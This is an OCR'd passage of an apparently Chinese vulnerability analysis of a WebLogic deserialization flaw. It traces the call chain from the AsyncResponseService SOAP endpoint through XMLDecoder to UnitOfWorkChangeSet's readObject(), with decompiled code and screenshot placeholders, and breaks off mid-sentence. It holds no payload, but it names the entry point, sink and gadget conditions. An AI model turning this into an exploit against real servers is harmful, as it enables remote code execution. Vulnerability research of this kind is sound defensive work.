
```
private void handlePost(BaseWSServlet var1, HttpServletRequest var2, HttpServletResponse var3)
    assert var1.getPort() != null;

    WsPort var4 = var1.getPort();
    String var5 = var4.getWsdlPort().getBinding().getBindingType();
    HttpServerTransport var6 = new HttpServerTransport(var2, var3);
    WsSkel var7 = (WsSkel)var4.getEndpoint();

    try {
        Connection var8 = ConnectionFactory.instance().createServerConnection(var6, var5);
        var7.invoke(var8, var4);
    } catch (ConnectionException var9) {
        this.sendError(var3, var9, "Failed to create connection");
    } catch (Throwable var10) {
        this.sendError(var3, var10, "Unknown error");
    }
```

```
}
```


为方便后续分析工作进行，在此先简单介绍一下 SOAP 协议内容及格式：SOAP（中文称之为简单对象访问协议），用于在 WEB 上交换结构化和固化的信息，是Web Service三要素之一，可以和现存的许多因特网协议和格式结合使用。下图展示 SOAP 消息封装的标准格式：




BaseWSServlet 类实例化对象 var1 封装了基于 HTTP 协议的 SOAP 消息：



调用 var1 对象中定义的 getPort() 方法解析 SOAP 消息中的根元素 Envelope（可把 XML 文档定义为 SOAP 消息），获取所调用服务的端口信息：




通过 var4 对象的 getWsdlPort().getBinding().getBindingType() 方法获取当前 SOAP 协议规范版本信息：




并将 HttpServletRequest 类的 var2 对象及 HttpServletResponse 类的对象 var3 传入到 HttpServerTransport 类构造函数中初始化实例对象 var6 统一处理后续 HTTP 请求及响应。


继续调用 var4 对象中 getEndpoint() 方法完成对 SOAP 消息中根元素 Envelope 解析并读取与其相关联的 xmlns:soap 命名空间，其后分别完成对 SOAP Header 元素和 Body 元素解析工作:




跟进 WsSkel 类中定义的 invoke() 方法，其中完成了 ServerDispatcher 类实例化过程，并调用 setWsPort() 方法指定服务请求地址，进入调试器查看 WsPort 对象 var2 的属性值，发现底层依靠 HashMap 数据结构保存请求服务的 Address 和 URI，其中当前请求 http://:7001/_async/AsyncResponseService 服务：




在调试器中查看 ServerDispatcher 对象 var5 属性值，发现 methodName 属性中赋值了 onAsyncDelivery 方法名，在调用 dispatch() 方法时将调用上述服务中定义的该方法：




WorkAreaServerHandler 类中的 handleRequest() 方法用于处理访问请求，通过 WlMessageContext 对象 var2 获取传入的 MessageContext，调用 var2 对象的 getHeaders() 方法获取传入 SOAP 消息的 Header 元素，并最终将该元素传递到 WorkAreaHeader 对象 var4 中，可以在调试器中清晰看到元素内容的赋值：




新建 WorkContextMapInterceptor 对象 var5，在其 receiveRequest() 方法中读入经 WorkContextXmlInputAdapter 适配器构造函数转换过后的 var4 对象字节数组输出流，经内部 getMap() -> receiveRequest() -> readEntry() 方法处理后，将上述 Content 字段传入至 WorkContextXmlInputAdapter 类的 readUTF() 方法中：




readUTF() 方法中调用 WorkContextXmlInputAdapter 类私有成员变量 xmlDecoder 的 readObject() 方法读取字节数组，经内部 SAXParser 类链式调用一系列解析器的 parse() 方法后，最终在 com.sun.beans.ObjectHandler 类定义的 endElement() 方法中完成 XML 文档元素解析过程，获取了有效类名 oracle.toplink.internal.sessions.UnitOfWorkChangeSet：




在 Security 机制完成对类名权限校验后，利用 Java 反射机制，通过元类定义的 newInstance() 方法实现上述类的实例化过程：




同样通过反射包中的 Constructor 类调用构造器方法传入字节数组，为上述实例对象赋初值：




UnitOfWorkChangeSet 对象完成初始化过程后，使用 ByteArrayInputStream 对象接收经构造函数传入的字节数组，再将 ByteArrayInputStream 对象 byteIn 转换为 ObjectInputStream 对象 objectIn，并直接调用了 objectIn 对象的 readObject() 方法。由于 WebLogic 安装包中默认 SDK 为 1.6 版本，在 JDK 版本 <=JDK7u21 前提下存在 Java 